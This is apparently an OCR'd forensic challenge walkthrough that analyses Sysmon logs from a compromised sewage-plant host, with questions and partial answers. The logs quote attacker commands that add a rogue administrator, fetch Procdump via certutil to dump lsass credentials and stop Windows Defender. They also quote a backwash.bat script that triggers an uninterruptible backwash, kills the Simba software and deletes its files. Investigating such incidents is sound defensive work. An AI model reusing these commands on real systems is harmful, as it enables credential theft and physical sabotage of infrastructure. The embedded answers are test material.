
```
Channel  Event Id  Map Description  Time Created  Payload Data4  Payload Data6  Executable Info      Enter text to search...  Find

Line   Tag  Record Number  Event Record Id  Level        Host  User Id  Chunk N
◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 25)
  ◢ Event Id: 1  (Count: 25)
    ◢ Map Description: Process creation  (Count: 25)
      ◢ Time Created: 2021-03-12 08:04:51.6555184  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe
          ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cm
            ▷ Executable Info: systeminfo  (Count: 1)
      ◢ Time Created: 2021-03-12 08:05:55.3573743  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe
          ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cm
            ▷ Executable Info: ipconfig  /all  (Count: 1)
      ◢ Time Created: 2021-03-12 08:07:01.4898898  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe
          ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cm
            ◢ Executable Info: tasklist  (Count: 1)
              _  □  11708  11708  Info        S-1-5-18  195
      ▷ Time Created: 2021-03-12 08:08:28.1888003  (Count: 1)
      ▷ Time Created: 2021-03-12 08:10:15.5967178  (Count: 1)
      ▷ Time Created: 2021-03-12 08:10:29.5492533  (Count: 1)
      ▷ Time Created: 2021-03-12 08:12:00.0339136  (Count: 1)
      ▷ Time Created: 2021-03-12 08:18:51.9364096  (Count: 1)
      ▷ Time Created: 2021-03-12 08:19:40.3001575  (Count: 1)
      ▷ Time Created: 2021-03-12 08:19:43.8587989  (Count: 1)
      ▷ Time Created: 2021-03-12 08:20:23.7345954  (Count: 1)
      ▷ Time Created: 2021-03-12 08:20:44.2937924  (Count: 1)
      ▷ Time Created: 2021-03-12 08:20:49.5070063  (Count: 1)
      ▷ Time Created: 2021-03-12 08:22:34.2972843  (Count: 1)

☒ ☑ Channel = Microsoft-Windows-Sysmon/Operational  And  Map Description = Process creation  And  Payload Data6 = ParentCommandLine: "C:\windows\system32\cmd.exe"   Edit Filter
```

Cell contents

```
Executable Info: ipconfig  /all  (Count: 1)
```

Format Replace: ○ CRLF ○ CR ○ LF ○ Comma ● Tab Font size 12

What was the name of the user account added by the attacker?




```
Channel1: Microsoft-Windows-Sysmon/Operational  (Count: 25)
  Event Id: 1  (Count: 25)
    Map Description: Process creation  (Count: 25)
      Time Created: 2021-03-12 08:04:51.6555184  (Count: 1)
        Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe  (Count: 1)
          Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
            Executable Info: systeminfo  (Count: 1)
      Time Created: 2021-03-12 08:05:55.3573743  (Count: 1)
        Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe  (Count: 1)
          Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
            Executable Info: ipconfig  /all  (Count: 1)
      Time Created: 2021-03-12 08:07:01.4098696  (Count: 1)
      Time Created: 2021-03-12 08:08:28.1888003  (Count: 1)
        Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe  (Count: 1)
          Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"  (Count: 1)
      Time Created: 2021-03-12 08:10:15.5967178  (Count: 1)
      Time Created: 2021-03-12 08:10:29.5492533  (Count: 1)
      Time Created: 2021-03-12 08:12:00.0339136  (Count: 1)
      Time Created: 2021-03-12 08:18:51.9364096  (Count: 1)
      Time Created: 2021-03-12 08:19:40.3001575  (Count: 1)
      Time Created: 2021-03-12 08:19:43.8587989  (Count: 1)
      Time Created: 2021-03-12 08:20:23.7345954  (Count: 1)
      Time Created: 2021-03-12 08:20:44.2937924  (Count: 1)
      Time Created: 2021-03-12 08:20:49.5070063  (Count: 1)
      Time Created: 2021-03-12 08:22:34.2972043  (Count: 1)
      Time Created: 2021-03-12 08:23:47.3932763  (Count: 1)
      Time Created: 2021-03-12 08:26:33.6088296  (Count: 1)
```

Values | Text Filters

- □ (All)
- □ arp -a
- □ certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip
- □ certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip
- □ cmd.exe
- □ ipconfig /all
- □ net localgroup administrators Administrator1 /add
- □ net user /add Administrator1 password!@#!@#
- □ net user /add Administrator1 Password!@#!@#
- □ powershell -command "Expand-Archive c:\tmp\procdump.zip c:\tmp\"
- □ powershell -command "Expand-Archive c:\tmp\procdump.zip c:\tmp\)"
- □ procdump -ma lsass.exe lsass.dmp
- □ sc query WinDefend
- □ sc stop WinDefend
- □ systeminfo
- □ taskkill /F /IM simba.exe /T
- □ tasklist
- □ timeout /t 30 /nobreak

Channel = Microsoft-Windows-Sysmon/Operational And Map Description = Process creation And Payload Data6 = ParentCommandLine: "C:\windows\system32\cmd.exe"

Based on information from the public, the first visual signs of raw sewage spilling into the river from the plant were around 14:00 local time on March 12th, 2021. According to the plant technicians, it would take at least 45 minutes for the plant to excrete sewage into the river once the backwash mode was activated. A file was created on the system that matches the above timelines and, based on its content, could likely have been used by the attackers to initiate the plant backwash. What was the name of this file?



```
Channel1: Microsoft-Windows-Sysmon/Operational  (Count: 3)
  Event Id: 11  (Count: 3)
    Map Description: FileCreate  (Count: 3)
      Time Created: 2021-03-12 08:39:14.7997104  (Count: 1)
        Payload Data3: Image: C:\Program Files\Google\Chrome\Application\chrome.exe  (Count: 1)
          Payload Data4: TargetFilename: C:\Users\Administrator\AppData\Local\Temp\3\8432_1327972811\software_reporter_too
      Time Created: 2021-03-12 11:08:52.0123064  (Count: 1)
        Payload Data3: Image: C:\Program Files\Google\Chrome\Application\chrome.exe  (Count: 1)
          Payload Data4: TargetFilename: C:\Users\Administrator\Downloads\78be8fed-c144-42fb-999c-1779ebb231fe.tmp  (Count
      Time Created: 2021-03-12 11:09:03.4394038  (Count: 1)
        Payload Data3: Image: C:\Program Files\Google\Chrome\Application\chrome.exe  (Count: 1)
          Payload Data4: TargetFilename: C:\Users\Administrator\Downloads\backwash.bat:Zone.Identifier  (Count: 1)
            338...  12131  12131  Info  Microsoft-Windows-Sysmon
```


Cell contents

```
Payload Data4: TargetFilename: C:\Users\Administrator\Downloads\backwash.bat:Zone.Identifier  (Count: 1)
```

Channel = Microsoft-Windows-Sysmon/Operational And Time Created Starts with 2021-03-12 And Event Id = 11 And Payload Data3 = Image: C:\Program Files\Google\Chrome\Application\chrome.exe

Which application was responsible for downloading the malicious file to the host?->chrome.exe

From which website was this malicious file downloaded?




```
Channel1: Microsoft-Windows-Sysmon/Operational  (Count: 7)
  Event Id: 15  (Count: 7)
    Map Description: FileCreateStreamHash  (Count: 7)
      Time Created: 2021-03-12 11:09:03.4393581  (Count: 1)
      Time Created: 2021-03-12 11:09:03.4395705  (Count: 1)
      Time Created: 2021-03-12 11:09:03.4399509  (Count: 1)
      Time Created: 2021-03-12 11:09:03.4401431  (Count: 1)
        Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#te
          33871  12134  12134  Info  Microsoft-Windows-Sysmon
      Time Created: 2021-03-12 11:09:03.4404438  (Count: 1)
      Time Created: 2021-03-12 11:09:03.4409509  (Count: 1)
      Time Created: 2021-03-12 11:09:55.0169357  (Count: 1)
```

Cell contents

```
Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021-03-12
11:09:03.439"},{"@Name":"ProcessGuid","#text":"83524514-4bce-604b-fa05-000000000000"},{"@Name":"ProcessId","#text
":"7048"},{"@Name":"Image","#text":"C:\\Program
Files\\Google\\Chrome\\Application\\chrome.exe"},{"@Name":"TargetFilename","#text":"C:\\Users\\Administrator\\Dow
nloads\\backwash.bat:Zone.Identifier"},{"@Name":"CreationUtcTime","#text":"2021-03-12
11:08:52.011"},{"@Name":"Hash","#text":"MD5=38848B8273E0D0AEB0028302F21CAFE5,SHA256=643FC170C93F6D7D597A383D6F8FC
E7E83190DF8AE7822F50FC45F58ECC00D09,IMPHASH=00000000000000000000000000000000"},{"@Name":"Contents","#text":"[Zone
ransfer]  ZoneId=3  ReferrerUrl=https://wetransfer.com/  "}]}}  (Count: 1)
```

Channel = Microsoft-Windows-Sysmon/Operational And Time Created Starts with 2021-03-12 And Event Id = 15

After this file was downloaded, the attacker appeared to have moved it to another directory on the host. What was the new path of the file?



```
◢ Channel: Microsoft-Windows-Sysmon/Operational   (Count: 7)
  ◢ Event Id: 15   (Count: 7)
    ◢ Map Description: FileCreateStreamHash   (Count: 7)
      ▷ Time Created: 2021-03-12 11:09:03.4393082   (Count: 1)
      ▷ Time Created: 2021-03-12 11:09:03.4395705   (Count: 1)
      ▷ Time Created: 2021-03-12 11:09:03.4398588   (Count: 1)
      ▷ Time Created: 2021-03-12 11:09:03.4401431   (Count: 1)
      ▷ Time Created: 2021-03-12 11:09:03.4404438   (Count: 1)
      ▷ Time Created: 2021-03-12 11:09:03.4405589   (Count: 1)
      ◢ Time Created: 2021-03-12 11:09:55.0109357   (Count: 1)
        ▷ Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"Utc
```


```
Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021-03-12
11:09:55.003"},{"@Name":"ProcessGuid","#text":"93524514-4c02-604b-0806-000000000900"},{"@Name":"ProcessId","#text
":"5624"},{"@Name":"Image","#text":"C:\\windows\\system32\\DllHost.exe"},{"@Name":"TargetFilename","#text":"C:\\b
ackwash.bat"},{"@Name":"CreationUtcTime","#text":"2021-03-12
11:09:55.003"},{"@Name":"Hash","#text":"MD5=1BAA57295FE5BF8710D1D1B26328F9AE,SHA256=8CBDACA898A7D3D90E9EE88A49F40
944A916FA53A1AEE65B2FFE3319EA5E1F6E,IMPHASH=00000000000000000000000000000000"},{"@Name":"Contents","#text":"start
\"C:\\Program Files\\ifak\\SIMBA#4.3\\Simba.exe --function backwash --interruptable no\"  timeout /t 30 /nobreak
taskkill /F /IM simba.exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM
simba.exe /T  taskkill /F /IM simba.exe /T  DEL /F /Q \"C:\\Program Files\\ifak\\SIMBA#4.3\\*\"  "}]}}  (Count:
1)
```

```
Channel = Microsoft-Windows-Sysmon/Operational   And   Time Created  Starts with  2021-03-12   And   Event Id  =  15
```

Based on the available logs, there are limited indications that the downloaded malicious file was executed on the host. Provide the earliest timestamp which shows proof of the file being executed on the host. (24H-UTC)

Payload:
{"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021-03-12 11:09:55.003"},{"@Name":"ProcessGuid","#text":"93524514-4c02-604b-0806-000000000900"},{"@Name":"ProcessId","#text":"5624"},{"@Name":"Image","#text":"C:\\windows\\system32 \\DllHost.exe"},{"@Name":"TargetFilename","#text":"C: \\backwash.bat"},{"@Name":"CreationUtcTime","#text":"2021-03-12 11:09:55.003"},{"@Name":"Hash","#text":"MD5=1BAA57295FE5BF8710D1D1B26328F9AE,SHA256= 8CBDACA898A7D3D90E9EE88A49F40944A916FA53A1AEE65B2FFE3319EA5E1F6E,IMPHASH= 00000000000000000000000000000000"},{"@Name":"Contents","#text":"start \"C:\\Program Files\\ifak \\SIMBA#4.3\\Simba.exe --function backwash --interruptable no\" **timeout /t 30** /nobreak taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T DEL /F /Q \"C:\\Program Files\\ifak\\SIMBA#4.3\\*\" "}]}} (Count: 1)

Downloaded file -- 11:09:55
Timeout per seconds -- 30 sec
Time-to-next-exec-- 11:



```
◢ Channel: Microsoft-Windows-Sysmon/Operational   (Count: 5)
  ◢ Event Id: 13   (Count: 4)
    ▷ Map Description: RegistryEvent (Value Set)   (Count: 4)
  ◢ Event Id: 1   (Count: 1)
    ◢ Map Description: Process creation   (Count: 1)
      ◢ Time Created: 2021-03-12 11:10:03.8515359   (Count: 1)
        ◢ Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"
              33885        12148        12148        Info                                    S-1-5-18        204
```

```
Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021-03-12
11:10:03.842"},{"@Name":"ProcessGuid","#text":"93524514-4c0b-604b-0b06-000000000900"},{"@Name":"ProcessId","#text
":"6800"},{"@Name":"Image","#text":"C:\\Windows\\System32\\timeout.exe"},{"@Name":"FileVersion","#text":"10.0.177
3.1 (WinBuild.160101.0800)"},{"@Name":"Description","#text":"timeout - pauses command
processing"},{"@Name":"Product","#text":"Microsoft® Windows® Operating
System"},{"@Name":"Company","#text":"Microsoft
Corporation"},{"@Name":"OriginalFileName","#text":"timeout.exe"},{"@Name":"CommandLine","#text":"timeout  /t 30
/nobreak"},{"@Name":"CurrentDirectory","#text":"C:\\windows\\system32\\"},{"@Name":"User","#text":"POOPCONTROLLER
\\Administrator"},{"@Name":"LogonGuid","#text":"93524514-4b92-604b-14af-130100000000"},{"@Name":"LogonId","#text":
"0x1134F14"},{"@Name":"TerminalSessionId","#text":"4"},{"@Name":"IntegrityLevel","#text":"High"},{"@Name":"Hashes
","#text":"MD5=8E5650108EFFB36F456846F2CA14F5B3,SHA256=9DE395721EEE865D07F2773400EAA3D204304EEE005FC2470E020C24D17
AA1C,IMPHASH=0C91A5CE0FB26F4C5CE39E340F458730"},{"@Name":"ParentProcessGuid","#text":"93524514-4bec-604b-0306-000
00000900"},{"@Name":"ParentProcessId","#text":"4756"},{"@Name":"ParentImage","#text":"C:\\Windows\\System32\\cmd.
exe"},{"@Name":"ParentCommandLine","#text":"\"C:\\windows\\system32\\cmd.exe\" "}]}}  (Count: 1)
```

```
Channel = Microsoft-Windows-Sysmon/Operational   And   Time Created  Starts with  2021-03-12 11
```

What command contained in the malicious file, if successfully run on the host, would you expect to have initiated the plant's backwash mode

start \"**C:\\Program Files\\ifak\\SIMBA#4.3\\Simba.exe --function backwash --interruptable no\" timeout /t 30** /nobreak taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T taskkill /F /IM simba.exe /T DEL /F /Q \"C:\\Program Files \\ifak\\SIMBA#4.3\\*\" "}]}} (Count: 1)

Prior to switching to a manual override, the technicians attempted to open the modified Simba plant simulation software application in order to stop the backwash sequence. However, they could not get the application to launch. What command from the attacker's script would have rendered the application unusable?

DEL /F /Q "C:\Program Files\ifak\SIMBA#4.3\*